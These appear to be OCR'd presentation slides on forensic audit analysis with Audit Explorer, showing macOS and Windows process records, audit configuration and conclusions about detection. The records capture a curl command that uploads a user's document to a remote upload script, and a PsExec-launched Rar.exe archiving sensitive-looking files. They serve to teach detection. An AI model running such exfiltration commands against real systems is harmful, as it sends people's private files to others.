
Session ID: 45
Process ID: 192
Program: (unknown):
User ID: 503
EUID: 503
Start: Friday, June 15, 2012 7:08:20 PM Pacific Daylight Time
Duration: 0
Records: 2

Ancestors:

Children:

File accesses:

Better



Process Details

curl

Basic Statistics:

Session ID: 174
Process ID: 192
Program: /usr/bin/curl
Arguments: curl -k -F uploadedfile=@/Users/bob/Documents/SpyList.docx https://www.192.168.10.69.xip.io/~heberlei/CC/special_upload.php
User ID: 503 (bob)
EUID: 503 (bob)
Start: Friday, June 15, 2012 7:08:20 PM Pacific Daylight Time
Duration: 0
Records: 84

Ancestors:

160 /Applications/SpecialDraw.app/Contents/MacOS/SpecialDraw
164 /private/tmp/launch-hs
165 /private/tmp/launch-hse
172 /bin/sh
173 /private/tmp/command_19

Children:

File accesses:

R_ /Users/bob/Documents/SpyList.docx

Outbound connections:

Remote: 192.168.10.69 : 443

Where File Was Sent

You can have compliance

or

You can have security

but

Don’t count on having both at once

Big Data

Big Useless Data

Big Useless Data

is still

Useless Data

```
dir:/var/audit
flags:lo,ad,-fr,-fw,-fc,-fd,-cl,-fm
minfree:5
naflags:lo,aa,pc,nt
policy:cnt,argv
filesz:4G
expire-after:40G
```

```
dir:/var/audit
flags:lo,ad,-fr,-fw,-fc,-fd,-cl,-fm,all
minfree:5
naflags:lo,aa,pc,nt
policy:cnt,argv
filesz:4G
expire-after:40G
```

Conclusions

Conclusions

- Audit analysis sits between prevention and crime scene investigation

Conclusions

- Audit analysis sits between prevention and crime scene investigation
- Prevention fails regularly, snapshot forensics is limited

Conclusions


- Audit analysis sits between prevention and crime scene investigation
- Prevention fails regularly, snapshot forensics is limited
- Apple has a great auditing system built into the OS

Conclusions

- Audit analysis sits between prevention and crime scene investigation
- Prevention fails regularly, snapshot forensics is limited
- Apple has a great auditing system built into the OS
- ... when it is configured in a useful manner

Conclusions

- Audit analysis sits between prevention and crime scene investigation
- Prevention fails regularly, snapshot forensics is limited
- Apple has a great auditing system built into the OS
- ... when it is configured in a useful manner
- Audit Explorer is part detector, part forensics tool



Filters:

Count	Warning	Description
1	1	Suspicious Word Access
1	1	Suspicious PowerPoint Access

Matches:

Session	User	Program
93	Todd Heberlein	C:\Users\Todd Heberlein\Documents\Rar.exe

Process Details

Rar.exe

Basic Statistics:

Session ID:	93
Process ID:	1892
Program:	C:\Users\Todd Heberlein\Documents\Rar.exe
User:	Todd Heberlein, S-1-5-21-2440346551-490863464-346909543-1000
Start:	Sunday, March 18, 2012 7:44:38 PM Pacific Daylight Time
Duration:	0
Records:	112


Ancestors:

46	(unknown)
76	C:\Windows\PSEXESVC.EXE
78	C:\Windows\System32\cmd.exe

Children:

File accesses:

R_	C:\Users\Todd Heberlein\AppData\Local\Microsoft\Windows\Caches \cversions.1.db
R_	C:\Users\Todd Heberlein\AppData\Local\Microsoft\Windows\Caches\ {AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}. 1.ver0x0000000000000007.db
R_	C:\Users\desktop.ini
R_	C:\Users\Todd Heberlein\AppData
R_	C:\Users\Todd Heberlein\Desktop\desktop.ini
R_	C:\Users\Todd Heberlein\AppData\Roaming\WinRAR
R_	C:\Users\Todd Heberlein\Documents\PACOM\Fleet1.docx
R_	C:\Users\Todd Heberlein\Documents\PACOM\Ships.pptx
_W	C:\Users\Todd Heberlein\Documents\stuff2.rar



Process Details

Rar.exe

Back Slashes

Basic Statistics:

```
Session ID:  93
Process ID:  1892
   Program:  C:\Users\Todd Heberlein\Documents\Rar.exe
      User:  Todd Heberlein,  S-1-5-21-2440346551-490863464-346909543-1000
